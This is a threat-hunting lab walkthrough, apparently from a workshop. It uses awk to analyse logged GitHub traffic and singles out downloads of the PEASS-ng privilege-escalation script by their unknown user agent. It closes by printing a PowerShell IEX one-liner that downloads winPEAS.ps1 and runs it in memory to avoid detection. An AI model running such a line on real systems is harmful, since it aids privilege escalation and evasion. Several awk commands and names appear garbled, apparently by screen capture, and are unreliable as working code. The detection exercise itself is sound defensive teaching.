

Lab Answers: GitHub

After running the following in Bash to group the GitHub transactions by author/repo:

```
awk -F', ' 'NR>1 &&
match($8,/(github\.com|raw\.githubusercontent\.com)\/\[^\|\/\]+\/\[^\|\/\]+
\/) {
    r=substr($8,RSTART,RLENGTH)
    sub(/^ (github\.com|raw\.githubusercontent\.com) \\/, "", r)
    print r
}' ./data/lab_github.csv | sort | uniq -c | sort -nr
```


We get the following output:

```
664 github/collect
204 anthropics/skills
183 datatalksclub/data-engineering-zoomcamp
153 facebook/react
137 googlecloudplatform/terraform
53 tensorflow/tensorflow
41 _private/browser
12 DataTalksClub/data-engineering-zoomcamp
10 public-apis/public-apis
2 peass-ng/peass-ng
1 publi-apis/public-apis
1
facebook/react?tab=readme-ov-file&dt=Quick%20Start%20%E2%80%93%20React&en=user_engagement&_et=1792&tfd=2701
1
facebook/react?tab=readme-ov-file&dt=Quick%20Start%20%E2%80%93%20React&en=page_view&_fv=1&_nsi=1&_ss=1&_ee=1&tfd=902
```

This output provides a small list of repos to analyze, sorted by number of transactions (stack ranked):

```
664 github/collect
204 anthropics/skills
183 datatalksclub/data-engineering-zoomcamp
153 facebook/react
137 googlecloudplatform/terraform
53 tensorflow/tensorflow
41 _private/browser
12 DataTalksClub/data-engineering-zoomcamp
10 public-apis/public-apis
2 peass-ng/peass-ng
1 publi-apis/public-apis
1 facebook/react
```

We can manually review each repo, paying attention to things like the `README` page, commit count and last commit date, number of stars, number of watchers, number of forks, and contributors.



Alternatively, in the `notebooks` directory, there's a `github_enrichment.ipynb` Jupyter Notebook that does some of this work for you and provides the results in a table format:

EXPLORE

THREAT-HUNTING-LAB-21A [CODESPACES: PO...]

data

lab-guides

notebooks

getting_started.ipynb

github_enrichment.ipynb

1. README.md

1. README.md

notebooks

github_enrichment.ipynb

Generate

Code

Markdown

Run All

Clear All Outputs

Outline

owner_repo

preray_hits

0 anthropics/skills 204

1 datastackclub/data-engineering-zoomcamp 183

2 facebook/react 153

3 googlecloudplatform/terraform 137

4 tensorflow/tensorflow 53

5 public-apis/public-apis 10

6 peass-ng/peass-ng 2

7 public-apis/public-apis 1

Test scrape facebook/react: ('owner_repo': 'facebook/react', 'repo_url': 'https://github.com/facebook/react', 'scrape_pk': True, 'status_code': 200, 'stars': 243800, 'watching': 6780, 'forks': 58680, 'last_commit_date': '2023-03-26T18:29:43Z', 'readme_text': '...')

owner_repo preray_hits repo_url scrape_pk status_code stars watching forks last_commit_date

0 anthropics/skills 204 https://github.com/anthropics/skills True 200 71200.0 5330.0 7300.0 None

Note: This repository contains Anthropic's implementation of skills for Claude. For information about the Agent Skills standard, see agentSkills.io. Skills Skills are folders of instructions, scripts, and resources that Claude loads dynamically to improve performance on specialized tasks. Skills teach Claude how to complete specific tasks in a repeatable way, whether that's creating documents with your company's brand guidelines, analyzing data using your organization's specific workflows, or automating personal tasks. For more information, check out 'What are skills?' Using skills in Claude how to create custom skills Equipping agents for the real world with Agent Skills About This Repository This repository contains skills that demonstrate what's possible with Claude's skills system. These skills range from creative applications (art, music, design) to technical tasks (testing web apps, MCP server generation) to enterprise workflows (communications, branding, etc.). Each skill is self-contained in its own folder with a SKILL.md file containing the instructions and metadata that Claude uses. Browse through these skills to get inspiration for your own skills or to understand different patterns and approaches. Many skills in this repo are open source (license 2.0). We've also included the document creation & editing skills that power Claude's document capabilities under the hood in the skills/docs, skills/scripts, and skills/tools folders. These are source-available, not open source, but we wanted to share these with developers as a reference for more complex skills that are actively used in a production AI application. Disclaimer: These skills are provided for demonstration and educational purposes only. While some of these capabilities may be available in Claude, the implementations and behaviors you receive from Claude may differ from what is shown in these skills. These skills are meant to illustrate patterns and possibilities. Always test skills thoroughly in your own environment before relying on them for critical tasks. Skill Sets / Jails: Skill examples for Creative & Design, Development & Technical, Enterprise & Communication, and Document Skills. Jails: The Agent Skills specification / template: Skill template Try in Claude Code, Claude AI, and the API Claude Code You can register this repository as a Claude Code Plugin marketplace by using the following command in Claude Code: plugin-install document-skills@anthropic-agent-skills Then, to install a specific set of skills: Select browse and install plugins Select anthropic-agent-skills Select document-skills or example-skills Select install now Alternatively, directly install either Plugin Vite: plugin-install document-skills@anthropic-agent-skills plugin-install example-skills@anthropic-agent-skills After installing the plugin, you can use the skill by just mentioning it. For instance, if you install the document-skills plugin from the marketplace, you can ask Claude Code to do something like: "Use the PDF skill to extract the form fields from path/to/document.pdf" Claude AI: These example skills are all already available to just share in Claude AI. To use any skill from this repository or upload custom skills, follow the instructions in Using skills in Claude - Claude API You can use Anthropic's pre-built skills, and upload custom skills, via the Claude API. See the Skills API Quickstart for more. Creating a Basic Skill Skills are simple to create - just a folder with a SKILL.md file containing YAML, Python, and instructions. You can use the template-skill in this repository as a starting point: --- name: my-skill-name description: A clear description of what this skill does and when to use it --- # My Skill Name [Add your instructions here that Claude will follow when this skill is active] ## Examples - Example usage 1 - Example usage 2 ## Guidelines - Guideline 1 - Guideline 2 The fromrator

Analyzing the results, most of the repos are developer focused, however, PEASS-ng stands out. It's a self proclaimed "Privilege Escalation... ..Scripts SUITE.. ...Here you will find privilege escalation tools for Windows and Linux/Unix* and MacOS."

github.com

README

Contributing

License

PEASS-ng - Privilege Escalation Awesome Scripts SUITE new generation

Black Arch Arch AUR Black Hat Arsenal Asia 2020

Basic Tutorial

DEF CON 29 ADVERSARY VILLAGE

AUG 7TH 19:45 PDT

TOOL DEMO

NEW GENERATION OF PEAS

CARLOS POLOP

SENIOR SECURITY ENGINEER METTLER

Can't Stop the Signal.

https://adversary.village.org | https://defcon.org

Releases 340

Release refs/heads/maste...

Latest

2 days ago

+ 339 releases

Sponsor this project

<https://github.com/sponsors/carlo...>

Packages

No packages published

Contributors 114

+ 100 contributors

Languages

C# 60.0%

Shell 19.4%

PowerShell 12.0%

Python 6.8%

Batchfile 1.0%

Ruby 0.4%

Other 0.4%

Now that we've identified a suspicious GitHub repo in the dataset, let's zoom in to examine the traffic. The following Bash command greps for the repo name within the lab file:

[illegible]

The output is hard to follow. The following Bash command will search for the suspicious repo, then extract the Event Time, URL and User Agent.

```
@themikewylie ~ /workspaces/threat-hunting-lab-zia/data (main) $ awk -v FPAT='([^\,]*|"[^"]*"')' '
BEGIN { OFS=" | " }
NR==1 || /peass-ng\|peass-ng/ {
    # Remove leading/trailing quotes from the three fields we care about
    gsub(/^[^"]*"$/, "", $3)
    gsub(/^[^"]*"$/, "", $6)
    gsub(/^[^"]*"$/, "", $38)
    print $3, $6, $38
}' lab_github.csv
Event Time | URL | User Agent
January 29, 2026 4:51:19 PM PST | raw.githubusercontent.com/peass-ng/peass-ng/master/winpeas/winpeasps1/winpeas.ps1 | Unknown
January 29, 2026 4:52:06 PM PST | raw.githubusercontent.com/peass-ng/peass-ng/master/winpeas/winpeasps1/winpeas.ps1 | Unknown
```

Now, if we compare that to what the transactions look like with another repo (e.g. DataTalksClub/data-engineering-zoomcamp), we'll see a key difference. The User Agent for the peass-ng/peass-ng was Unknown whereas the User Agent for DataTalksClub/data-engineering-zoomcamp is Firefox (147.0) (Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0).

```
awk -v FPAT='([^\,]*)|"[^"]*"|' '\n'
BEGIN { OFS=" | " }
NR==1 || /DataTalksClub\/data-engineering-zoomcamp/ {
    # Remove leading/trailing quotes from the three fields we care
    about
    gsub(/^[^"]*"$/, "", $3)
    gsub(/^[^"]*"$/, "", $6)
    gsub(/^[^"]*"$/, "", $38)
    print $3, $6, $38
}' lab_github.csv
```

While you, the threat hunter, doesn't know the root cause for this, you can continue to explore the interactions with other repos and you'll notice the norm is a user agent of Firefox (147.0) (Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0). The Unknown user agent is the outlier.

Since this workshop is for educational purposes, I'll explain the *WHY* behind the Unknown user agent. The user borrowed all the repos (except peass-ng/peass-ng) using a web browser. When the user interacted with the suspicious repo, it was done to evade detection by downloading the .ps1 file via Invoke-Expression (IEX):

```
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/pe
ass-ng/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1');
Invoke-winPEAS
```

This command is used in penetration testing (or attacker operations) to download and execute the `winPEAS.ps1` script directly in memory, bypassing the need to save it to disk.